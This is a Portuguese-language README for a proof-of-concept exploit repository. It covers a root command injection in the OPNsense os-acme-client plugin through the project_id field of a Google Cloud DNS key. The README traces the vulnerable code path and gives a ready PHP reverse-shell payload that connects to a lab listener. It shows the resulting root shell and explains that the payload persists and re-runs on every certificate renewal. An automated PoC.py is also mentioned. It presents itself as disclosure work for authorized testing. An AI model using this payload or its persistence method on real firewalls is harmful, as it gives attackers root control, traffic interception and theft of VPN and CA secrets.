 cppghoul/cve-2026-123025
Injeção de comandos do sistema operacional como root via chave de desafio do Google Cloud DNS

[!WARNING] AVISO LEGAL Esta prova de conceito é fornecida apenas para fins educacionais e de testes de segurança autorizados. Utilize-a apenas contra sistemas que você possui ou para os quais possui permissão escrita explícita para testar. O autor não assume qualquer responsabilidade por uso indevido ou danos causados por este software. O acesso não autorizado a sistemas de computador é uma infração criminal na maioria das jurisdições.
OPNsense os-acme-client 4.17 - Injeção de Comando do SO como root via chave de desafio do Google Cloud DNS.
Desde que descobri esta vulnerabilidade, gostaria de incluir minha PoC para ela.
Esta prova de conceito é fornecida apenas para fins educacionais e de testes de segurança autorizados. O autor não assume qualquer responsabilidade por uso indevido ou danos.
O plugin ACME Client obtém dois valores da chave JSON da conta de serviço do Google Cloud fornecida pelo operador e os interpola em comandos de shell sem escape ou validação.
project_id e client_email são lidos do campo de modelo dns_gcloud_key (um TextField simples, sem validação — AcmeClient.xml:740) e acabam dentro de duas chamadas gcloud config set ... em LeValidation/DnsGcloud.php (linhas 81-82).
LeUtils::run_shell_command() passa a string resultante diretamente para proc_open(),
ou seja, /bin/sh -c. Todos os locais de chamada comparáveis no plugin passam pelo helper seguro
LeUtils::execSafe() — estas duas instruções são a única exceção.
A cadeia de emissão de certificados é executada como root:
WebUI/API "Issue certificate"
  └─ configd action [sign-cert]:
       /usr/sbin/daemon -f /usr/local/opnsense/scripts/OPNsense/AcmeClient/lecert.php   (root)
         └─ LeCertificate::issue()
              └─ LeValidation\DnsGcloud::prepare()          <-- injection fires here,
                                                             before any Google / ACME traffic
O comando injetado é executado antes de qualquer validação DNS-01 acontecer, portanto uma chave JSON falsa é
suficiente: sem conta Google, sem domínio válido. O payload permanece em config.xml e é executado
novamente a cada renovação automática do certificado (cron).
os-acme-client 4.17 - confirmado (shell root obtido)os-google-cloud-sdk deve estar instalado (caso contrário, prepare() encerra antes da injeção)DnsGcloud.php (presente desde ≤ 2021)Qualquer usuário autenticado na webGUI com acesso às páginas do plugin ACME Client (ACL de página, não necessariamente um administrador completo) pode executar comandos arbitrários como root no firewall: reescrever regras de firewall, interceptar tráfego, extrair segredos de VPN, chaves de CA e config.xml.
Dois casos dignos de nota:
os-google-cloud-sdk já estiver instalado — sem necessidade de privilégios de firmware ou SSH.config.xml e é executado novamente
a cada renovação automática do certificado.Alvo: 192.168.56.2 — OPNsense CE 26.7 (laboratório VirtualBox), plugins os-acme-client 4.17 +
os-google-cloud-sdk 1.0_1, WebGUI em HTTPS.
project_id:
{"type":"service_account",
 "project_id":"poc; php -r '$s=fsockopen(\"192.168.56.1\",4444);proc_open(\"/bin/sh -i\",array(0=>$s,1=>$s,2=>$s),$p);' >/dev/null 2>&1 & #",
 "client_email":"[email protected]"}
POST /api/acmeclient/certificates/sign/<uuid>).DnsGcloud::prepare() executa o php -r injetado como root e se conecta de volta:$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.2] 52979
sh: can't access tty; job control turned off
# id
uid=0(root) gid=0(wheel) groups=0(wheel)
# hostname
OPNsense.internal
# opnsense-version
OPNsense 26.7 (amd64)
O log do plugin confirma a ordem dos eventos — a injeção é disparada durante a preparação da validação, antes mesmo de a ordem ACME ser criada:
13:32:33 Registered                                  <- ACME account registered
13:33:12 Using CA ... Creating domain key            <- issue() started
            [ payload executed HERE as root ]
13:33:24 Error creating new order ... "poc" needs at least one dot   <- irrelevant to the exploit


O exploit completo está implementado em PoC.py — interativo, sem argumentos. Ele executa as
etapas acima através da API do webGUI, inicia nc -lvnp por conta própria e aguarda o shell.
O PHP é usado para o payload porque está sempre presente no OPNsense (o nc do FreeBSD não tem -e).
Os objetos ACME criados são deixados no lugar de propósito: o payload sobrevive em config.xml
e é reexecutado na renovação automática.
MIT — consulte LICENSE.
cppghoul
Apenas para fins educacionais e de testes de segurança autorizados.






